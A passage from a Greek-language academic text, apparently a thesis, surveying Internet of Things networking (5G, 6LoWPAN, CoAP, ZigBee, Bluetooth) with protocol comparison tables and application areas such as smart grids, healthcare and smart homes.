2.5.2 Κινητές Τηλεπικοινωνίες

Καθιερωμένα στην καταναλωτική αγορά κινητής τηλεφωνίας, τα κυψελωτά δίκτυα προσφέρουν αξιόπιστη ευρυζωνική επικοινωνία υποστηρίζοντας διάφορες φωνητικές κλήσεις και εφαρμογές ροής βίντεο. Από την άλλη πλευρά, επιβάλλουν πολύ υψηλό λειτουργικό κόστος και απαιτήσεις ισχύος [23].

Αν και τα δίκτυα κινητής τηλεφωνίας δεν είναι πρακτικά ή κατάλληλα για τις περισσότερες εφαρμογές του Διαδικτύου των Αντικειμένων που βασίζονται σε δίκτυα αισθητήρων που λειτουργούν με μπαταρία, λειτουργούν καλά για ορισμένες περιπτώσεις, όπως η σύνδεση αυτοκινήτων ή η διαχείριση ομάδων οχημάτων στις μεταφορές και την επιμελητεία. Για παράδειγμα, πράγματα όπως συστήματα ψυχαγωγίας σε αυτοκίνητα, οδηγίες κυκλοφορίας και συστήματα που βοηθούν τους οδηγούς μαζί με υπηρεσίες παρακολούθησης και παρακολούθησης για στόλους οχημάτων μπορούν όλα να εξαρτώνται από ευρέως διαδεδομένες και γρήγορες συνδέσεις κινητού Διαδικτύου [24].

Το κινητό 5G επόμενης γενιάς με υποστήριξη κινητικότητας υψηλής ταχύτητας και εξαιρετικά χαμηλό λανθάνοντα χρόνο προωθείται ως το μέλλον των αυτόνομων οχημάτων και της επαυξημένης πραγματικότητας. Το 5G αναμένεται επίσης να επιτρέψει την παρακολούθηση βίντεο σε πραγματικό χρόνο για τη δημόσια ασφάλεια, την παράδοση ιατρικών δεδομένων σε πραγματικό χρόνο από κινητά για συνδεδεμένη υγεία και αρκετές εφαρμογές βιομηχανικού αυτοματισμού ευαίσθητες στο χρόνο στο μέλλον.

Η συνδεσιμότητα του Διαδικτύου των Αντικειμένων είναι θεμελιώδης και δεν είναι υπερβολή να πούμε ότι η επιλεγμένη ασύρματη τεχνολογία έχει βαθύ αντίκτυπο στην επιτυχία οποιασδήποτε πρωτοβουλίας. Γι' αυτό οι ηγέτες της τεχνολογίας αναζητούν συνεχώς τις πιο πρόσφατες τάσεις και τεχνολογίες ασύρματης σύνδεσης για να αποκαλύψουν πιθανές επιχειρηματικές αξίες και ευκαιρίες υιοθέτησης [25].

2.5.3 Πρωτόκολλα Επικοινωνίας

Όλοι έχουμε ανησυχίες για την ασφάλεια του Διαδικτύου. Αυτός είναι ο λόγος για τον οποίο δύο οργανισμοί, η IEEE και η IETF, δημιουργούν κανόνες επικοινωνίας και ασφάλειας για το Διαδίκτυο των Αντικειμένων. Τα πρωτόκολλα δημιουργούνται λαμβάνοντας υπόψη τους περιορισμούς και τα χαρακτηριστικά των συσκευών αισθητήρων στο Διαδίκτυο των Αντικειμένων. Αυτές οι δυνατότητες περιλαμβάνουν τη χρήση λιγότερης ενέργειας και χαμηλότερη ταχύτητα Διαδικτύου κατά τη χρήση ασύρματων συνδέσεων. Οι ίδιες ιδιότητες έχουν ενθαρρύνει τη δημιουργία ασύρματων δικτύων αισθητήρων (WSN) στο παρελθόν. Ο στόχος είναι να διατηρηθούν αυτά τα δίκτυα ασφαλή από επιθέσεις στον κυβερνοχώρο.

Η παρακάτω εικόνα δείχνει μια περίληψη των μεθόδων επικοινωνίας που χρησιμοποιούνται στο Διαδίκτυο των Αντικειμένων. Επικοινωνίες χαμηλής κατανάλωσης

πραγματοποιούνται στο πρωτόκολλο Φυσικό Επίπεδο (Physical Layer) και στο Ενδιάμεσο Επίπεδο (Medium Access) που υποστηρίζεται από το IEEE 802. 154 Αυτό είναι σημαντικό για τη σωστή εκκίνηση του IoT και βοηθά το κάτω επίπεδο να λειτουργεί καλά με τα επάνω επίπεδα. Αυτοί οι συγκεκριμένοι κανόνες χρειάζονται 102 byte για την αποστολή πληροφοριών, το οποίο είναι πολύ μικρότερο από το μέγιστο μέγεθος των πληροφοριών που μπορούν να σταλούν στο IPv6, το οποίο είναι 1280 byte. Στη συνέχεια, έχουμε το 6LoWPAN, το οποίο είναι ένα πρωτόκολλο που βοηθά το Διαδίκτυο των Αντικειμένων να λειτουργεί σωστά. Αυτή η διαδικασία επιτρέπει σε πακέτα IPv6 να ταξιδεύουν μέσω του IEEE 802. 154 Με απλά λόγια, το 6LoWPAN βοηθά να διασπαστούν και να συναρμολογηθούν ξανά πακέτα δεδομένων όταν φτάσουν στον προορισμό τους. Η δρομολόγηση μέσω του 6LoWPAN καθίσταται δυνατή χάρη στα πρωτόκολλα δρομολόγησης που έχουν σχεδιαστεί για χαμηλή ισχύ και αναξιόπιστη μετάδοση. Με απλούστερους όρους, οι εφαρμογές IoT έχουν διαφορετικούς τρόπους λειτουργίας που αποφασίζουν τον καλύτερο τρόπο αποστολής και λήψης δεδομένων.

Τέλος, όταν πρόκειται για το στάδιο της αίτησης, συναντάμε το CoRE CoAP. Αυτός ο κανόνας, που δημιουργήθηκε από το IETF, έχει ως στόχο να κάνει διαφορετικές συσκευές και συστήματα να συνεργάζονται ομαλά στο διαδίκτυο. Η χρήση του IPv6 στο Internet of Things μπορεί να αποφέρει πολλά πλεονεκτήματα, επειδή υπάρχουν πολλές διαθέσιμες διευθύνσεις. Ωστόσο, είναι σημαντικό να μπορείτε να προσαρμόζεστε και να βελτιώνετε τα πράγματα σε κάθε βήμα της διαδικασίας, ειδικά όταν πρόκειται για την αποστολή πακέτων IPv6 σε δίκτυα που έχουν περιορισμένη ισχύ σε συνδέσμους 802. 154 (Δίκτυα χαμηλής ισχύος και απώλειας - 6LoWPAN).Το κίνητρο για τη χρήση των IP δικτύων σε τέτοια περιβάλλοντα πηγάζει από τη διεισδυτικότητα που έχουν αποκτήσει μέχρι τώρα, προσφέροντας ήδη υπάρχουσες υποδομές και τεχνολογίες που λειτουργούν αποδεδειγμένα. Επιπλέον, τα ανοικτά πρότυπα, όταν υιοθετούνται, εξαλείφουν την ανάγκη για ενδιάμεσες συσκευές, όταν πρόκειται για τη διασύνδεση συσκευών που επικοινωνούν μέσω IP. Υπάρχει ανάγκη για την επίσημη προσαρμογή του IPv6 σε δίκτυα που χρησιμοποιούν το φυσικό επίπεδο του προτύπου IEEE 802.15.4, το οποίο έχει σημαντικές διαφορές από άλλες τεχνολογίες. Η ομάδα εργασίας του 6LoWPAN έχει ορίσει μηχανισμούς συμπίεσης για την ενθυλάκωση και τις κεφαλίδες των πακέτων που στέλνονται και λαμβάνονται μέσω δικτύων βασισμένων στο πρότυπο IEEE 802.15.4. Το πρωτόκολλο 6LoWPAN προσφέρει ένα επίπεδο προσαρμογής που επιτρέπει τη μεταφορά πακέτων IPv6 σε συνδέσμους 802.15.4 και περιλαμβάνει τον θρυμματισμό και την επανασυναρμολόγηση πακέτων, καθώς και τη διαχείριση των διευθύνσεων. Συνεπώς, το


6LoWPAN αποτελεί την κατάλληλη λύση για την ενσωμάτωση του IPv6 στο Διαδίκτυο των Αντικειμένων.

Protocol	Transport	Messaging	2G,3G,4G (1000's)	LowPower and Lossy (1000's)	Compute Resources	Security	Success Stories	Arch
Azure-IoT	AMPQ or Https/TCP	Rqst/Rspnse	Excellent	Good	10K-100Ks RAM Flash	High-Manditory	Weraables	Client-Server
CoAP	UDP	Rqst/Rspnse	Excellent	Excellent	10Ks/RAM Flash	Medium - Optional	Utility field area ntwks	Tree
Continua HDP	UDP	Pub/Subsrb Rqst/Rspnse	Fair	Fair	10Ks/RAM Flash	None	Medical	Star
DDS	UDP	Pub/Subsrb Rqst/Rspnse	Fair	Poor	100Ks/RAM Flash +++	High-Optional	Military, Industrial	Bus
DPWS	TCP		Good	Fair	100Ks/RAM Flash ++	High-Optional	Web Servers	Client Server
HTTP/ REST	TCP	Rqst/Rspnse	Excellent	Fair	10Ks/RAM Flash	Low-Optional	Smart Energy Phase 2	Client Server
MQTT & MQTT-SN/S	TCP	Pub/Subsrb Rqst/Rspnse	Excellent	Good	10Ks/RAM Flash	Medium - Optional	IoT Msging	Tree
SNMP	UDP	Rqst/Response	Excellent	Fair	10Ks/RAM Flash	High-Optional	Network Monitoring	Client-Server
Thread	UDP	Rqst/Rspnse	Excellent	Excellent	10Ks/RAM Flash	High-Manditory	Nest?	Mesh
UPnP	UDP	Pub/Subscrb Rqst/Rspnse	Excellent	Good	10Ks/RAM Flash	None	Consumer	P2P Client Server
XMPP	TCP	Pub/Subsrb Rqst/Rspnse	Excellent	Fair	10Ks/RAM Flash	High-Manditory	Rmt Mgmt White Gds	Client Server
ZeroMQ	UDP	Pub/Subscrb Rqst/Rspnse	Fair	Fair	10Ks/RAM Flash	High-Optional	CERN	P2P

Εικόνα 2-4: Πρωτόκολλα επικοινωνίας που χρησιμοποιούνται στο IoT [26].

2.5.3.1 Πρότυπο ZigBee

Το ZigBee είναι ένα πρότυπο ραδιοεπικοινωνίας μικρής εμβέλειας για ενσωματωμένες συσκευές και αποτελεί ένα πρωτόκολλο τοπικού δικτύου (LAN), που αρχικά αναπτύχθηκε για τον έλεγχο και την αυτοματοποίηση κτιρίων. Το ZigBee έχει μια μεγάλη εγκατεστημένη βάση λειτουργίας, αν και πιθανώς περισσότερο σε βιομηχανικές εφαρμογές. Παρουσιάζει μερικά αξιοσημείωτα οφέλη σε πολύπλοκα συστήματα που προσφέρουν λειτουργικότητα χαμηλής ενέργειας, προηγμένη ασφάλεια, στιβαρότητα και υψηλή επεκτασιμότητα με μεγάλο αριθμό κόμβων και μπορεί να εκμεταλλεύεται δίκτυα αισθητήρων και ασύρματο έλεγχο σε εφαρμογές Διαδίκτυο των Αντικειμένων.



Εικόνα 2-5: Παράδειγμα ZigBee [4].

2.5.3.2 Bluetooth

Το Bluetooth, που ανήκει στην κατηγορία των Wireless Personal Area Networks (Ασύρματων Προσωπικών Δικτύων Περιοχής), είναι μια τεχνολογία επικοινωνίας μικρής εμβέλειας με καλή θέση στην καταναλωτική αγορά. Το Bluetooth Classic προοριζόταν αρχικά για ανταλλαγή δεδομένων από σημείο σε σημείο ή από σημείο σε πολλαπλά σημεία (έως επτά υποτελείς κόμβους) μεταξύ συσκευών καταναλωτών. Βελτιστοποιημένο για κατανάλωση ενέργειας, το Bluetooth Low-Energy εισήχθη αργότερα για την αντιμετώπιση εφαρμογών Διαδίκτυο των Αντικειμένων για καταναλωτές μικρής κλίμακας.

Οι συσκευές με δυνατότητα BLE χρησιμοποιούνται κυρίως σε συνδυασμό με ηλεκτρονικές συσκευές, συνήθως έξυπνα τηλέφωνα (smartphone) που χρησιμεύουν ως κόμβος για τη μεταφορά δεδομένων στο cloud. Σήμερα, το BLE είναι ευρέως ενσωματωμένο σε είδη φυσικής κατάστασης και ιατρικά wearables (π.χ. έξυπνα ρολόγια, μετρητές γλυκόζης, παλμικό οξύμετρα, κ.λπ.) καθώς και σε συσκευές Smart Home (π.χ. κλειδαριές θυρών) όπου τα δεδομένα μεταδίδονται εύκολα και οπτικοποιούνται σε smartphone (Bluetooth Low Energy, 2021).

Η προδιαγραφή Bluetooth Mesh, που κυκλοφόρησε το 2017, είχε σκοπό να

διευκολύνει τη χρήση συσκευών Bluetooth στα καταστήματα, επιτρέποντας τη ρύθμιση περισσότερων από αυτές ταυτόχρονα. Τα δίκτυα BLE beacon μπορούν να χρησιμοποιηθούν σε εσωτερικούς χώρους για να βοηθήσουν τους ανθρώπους να βρουν το δρόμο τους στα καταστήματα και να λάβουν ειδικές προσφορές και πληροφορίες που είναι προσαρμοσμένες σε αυτούς.

Βασισμένο στα πρότυπα του Bluetooth Low Energy (BLE), το Bluetooth 5.0 φέρνει μια σημαντική πρόοδο σε θέματα απόδοσης, ταχύτητας και εμβέλειας. Προηγουμένως, ο χρήστης του BLE περιοριζόταν σε σημεία χαμηλής απόδοσης, όπως τα beacons και τα φορετά. Σήμερα, το Bluetooth 5.0 προσφέρει μια επιλογή υψηλής απόδοσης για τη μετάδοση ήχου και μεγάλων αρχείων δεδομένων χωρίς να εξαντλεί γρήγορα τη μπαταρία της συσκευής. Αν η ταχύτητα δεν αποτελεί τον κύριο παράγοντα, το Bluetooth 5.0 επιτρέπει επίσης στις συσκευές να επικοινωνούν με χαμηλούς ρυθμούς μετάδοσης δεδομένων, προσφέροντας μια πολύ βελτιωμένη εμβέλεια που φτάνει έως και 200 μέτρα. Αυτή η τεχνολογία καθιστά τα έξυπνα οικιακά γκάτζετ της επόμενης γενιάς ιδανικά.

Το Bluetooth 5.1 και, πιο πρόσφατα, το 5.2 είναι τα δύο πιο πρόσφατα παράγωγα της πέμπτης γενιάς Bluetooth. Αν και δεν διαφέρουν σημαντικά από το Bluetooth 5.0, προσφέρουν συναρπαστικές δυνατότητες για εύρεση κατεύθυνσης με υψηλή ακρίβεια και υπηρεσίες πλοήγησης σε εσωτερικούς χώρους. Τα πρωτόκολλα χρησιμοποιούν εφευρετικές στρατηγικές Angle-of-Arrival και Angle-of-Departure (AoD) για την ενίσχυση της ικανότητας παρακολούθησης υψηλής ακρίβειας. Από την άλλη πλευρά, το μειονέκτημα αυτών των προσεγγίσεων έγκειται στο περίπλοκο και δαπανηρό σχέδιο εξοπλισμού των παραληπτών ή σημάτων σταθερής θέσης.


Οι εκδόσεις Bluetooth 5 υποστηρίζουν την αρχιτεκτονική που βασίζεται σε πλέγμα για να επιτρέψει εκτεταμένη εμβέλεια για συστήματα εντοπισμού θέσης σε εσωτερικούς χώρους και βιομηχανικά δίκτυα αισθητήρων χαμηλής κατανάλωσης. Ωστόσο, αξίζει να σημειωθεί ότι η τοπολογία πλέγματος είναι εγγενώς ενεργοβόρα και όταν πρόκειται για μεγάλης κλίμακας αναπτύξεις συσκευών συνδεδεμένων στο Διαδίκτυο των Αντικειμένων, ο σχεδιασμός και η διαμόρφωση δικτύου μπορεί να είναι ένα σημαντικό εγχείρημα [23].

	Bluetooth (BLE)	ZigBee	Wi-Fi	Wi-Max	LoRa	LTE	Z-Wave
Standards	IEEE 802.15.1 Διαδίκτυο των Αντικειμένων Interconnect	IEEE 802.15.4	IEEE 802.11 ah	IEEE 802.16	IEEE 802.15g	3GPP	Z-Wave alliance
Network Type	P2P	Mesh	WLAN	MAN	LPWAN	GERAN /UTRAN	Mesh
Power Consumption	10 mW	30mA TX1, Standby 3# 956; A (low)	400+mA TX1 Standby 20mA (High)	N/A	Very low power	5W / 1 W	Very low power
Data rate (Mbps)	1	0.25	Min 150 kbps	70	250 kbps	0.1-1 Gb/s	0.1
Range	35 m	10-100 m	1 Km	50 km	100 Km	28 Km/ 10 Km	30 m
Spectrum	2.4 GHz	2.4 GHz	2.4-5 GHz	2 – 11 GHz	868-915 MHz	700-2600 MHz	908.42 MHz

Πίνακας 2: Σύγκριση ασύρματων τεχνολογιών του Διαδίκτυο των Αντικειμένων [26].

2.6 Επίπεδο Εφαρμογών

Το επίπεδο των εφαρμογών αξιοποιεί τα δεδομένα που επεξεργάστηκαν στο προηγούμενο επίπεδο. Μέσω αυτού του επιπέδου, ο μέσος άνθρωπος αντιλαμβάνεται τη δυναμική του Διαδικτύου των Αντικειμένων. Πρακτικά, αυτό σημαίνει ότι οι ανθρώπινες δραστηριότητες σε τομείς όπως οι μεταφορές, οι εμπορικές εφοδιαστικές αλυσίδες, η υγεία, αλλά και τα κοινωνικά δίκτυα επηρεάζονται από το Διαδίκτυο των Αντικειμένων. Το παρακάτω σχήμα παρουσιάζει ορισμένους τομείς και πιθανές εφαρμογές τους στο Διαδίκτυο των Αντικειμένων [5].



Εικόνα 2-6: Τομείς του Διαδικτύου των Αντικειμένων [4].


Οι παραπάνω τομείς και εφαρμογές στις οποίες εντοπίζεται η τεχνολογία του Διαδικτύου των Αντικειμένων, δεν έχουν τις ίδιες απαιτήσεις σε υποδομές, δίκτυα και άλλους πόρους, όπως επίσης διαφέρουν και στις συνδεσιμότητες που χρησιμοποιούν.

2.6.1 Smart Grid

Το ηλεκτρικό δίκτυο (grid) αποτελεί το υποδομικό σύστημα παροχής ηλεκτρικής ενέργειας σε κάθε νοικοκυριό, επιχείρηση και υποδομή σε μια πόλη. Το έξυπνο δίκτυο (smart grid) αποτελεί την επόμενη εξέλιξη αυτών των ενεργειακών συστημάτων, τα οποία έχουν ενισχυθεί με τεχνολογία επικοινωνιών και συνδεσιμότητας για να επιτρέψουν μια πιο έξυπνη χρήση των πόρων.

Οι τεχνολογίες που καθιστούν το σημερινό ενεργειακό δίκτυο "έξυπνο", συμπεριλαμβάνουν ασύρματες συσκευές όπως αισθητήρες, μονάδες ραδιοφώνου και δρομολογητές. Αυτές οι συσκευές παρέχουν την αναβαθμισμένη συνδεσιμότητα και τις επικοινωνίες που επιτρέπουν στους καταναλωτές να λαμβάνουν καλύτερες αποφάσεις σχετικά με τη χρήση της ενέργειας. Επιπλέον, επιτρέπουν στις πόλεις να εξοικονομούν ηλεκτρική ενέργεια και δαπάνες, καθώς και επιτρέπουν στις αρχές ηλεκτροδότησης να αποκαθιστούν την παροχή ρεύματος μετά από διακοπή.

Αυτή η εξέλιξη αποβλέπει σε ένα πιο αποδοτικό και βιώσιμο ενεργειακό σύστημα, ενισχύοντας την αξιοπιστία και την ευελιξία της παροχής ηλεκτρικής ενέργειας σε όλη την κοινότητα [15].



Εικόνα 2-7: Παράδειγμα Smart Grid [28].

2.6.3 Τομέας Υγείας

Πολλά είναι τα οφέλη που παρέχονται από τις τεχνολογίες του Διαδικτύου των Αντικειμένων στον τομέα της Υγείας και οι εφαρμογές που προκύπτουν μπορούν να ομαδοποιηθούν κυρίως σε:

- Παρακολούθηση αντικειμένων και ατόμων (προσωπικό και ασθενείς)
- Ταυτοποίηση και πιστοποίηση ατόμων.

2.6.3.1 Παρακολούθηση-Εντοπισμός ατόμων και αντικειμένων

Η παρακολούθηση είναι η λειτουργία που στοχεύει στην αναγνώριση ενός ατόμου ή ενός αντικειμένου το οποίο κινείται. Σε αυτή τη λειτουργία περιλαμβάνεται και η παρακολούθηση της θέσης σε πραγματικό χρόνο, όπως η παρακολούθηση της κατάστασης του

ασθενούς για τη βελτίωση της ροής εργασίας στα νοσοκομεία. Σύμφωνα με στοιχεία, η παρακολούθηση εφαρμόζεται συχνότερα για τον εντοπισμό χειρουργικών εργαλείων ώστε να μειωθεί η πιθανότητα να ξεχαστεί κάποιο εργαλείο κατά τη διάρκεια μίας εγχείρησης [4].

2.6.3.2 Αναγνώριση και Πιστοποίηση

Περιλαμβάνει την αναγνώριση ασθενών για την πρόληψη επείγουσων περιστατικών, όπως λανθασμένη χρήση φαρμάκων ή λανθασμένη δοσολογία. Επιπλέον, περιλαμβάνει την πλήρη ψηφιοποίηση των ιατρικών αρχείων και τον εντοπισμό των νεογνών στα μαιευτήρια για να αποφευχθούν παρανοήσεις. Όσον αφορά το προσωπικό, η ταυτοποίηση και ο έλεγχος της ταυτότητας χρησιμοποιούνται συχνότερα για να εξασφαλιστεί η πρόσβαση και να βελτιωθεί η ηθική των εργαζομένων, αντιμετωπίζοντας ζητήματα ασφαλείας για τους ασθενείς [4].

2.6.4 Τομέας έξυπνων περιβαλλόντων


Ένα έξυπνο περιβάλλον είναι αυτό το οποίο κάνει την εργασία εύκολη και άνετη χάρη στην «ευφυΐα» των αντικειμένων που περιλαμβάνονται σε αυτό είτε πρόκειται για σπίτι, γραφείο, βιομηχανικό περιβάλλον.

2.6.4.1 Έξυπνα σπίτια και γραφεία

Αισθητήρες και ενεργοποιητές που διανέμονται σε σπίτια και γραφεία μπορούν να κάνουν τη ζωή μας πιο άνετη σε διάφορες πτυχές της όπως η θέρμανση των δωματίων μπορεί να προσαρμοστεί στις προτιμήσεις μας και στις καιρικές συνθήκες, Ο φωτισμός μπορεί να αλλάζει ανάλογα με την ώρα της ημέρας, οικιακά συμβάντα μπορούν να αποφευχθούν με τη χρήση κατάλληλων συστημάτων παρακολούθησης και συναγερμού και η εξοικονόμηση ενέργειας κλείνοντας αυτόματα τις ηλεκτρικές συσκευές όταν δε χρησιμοποιούνται.

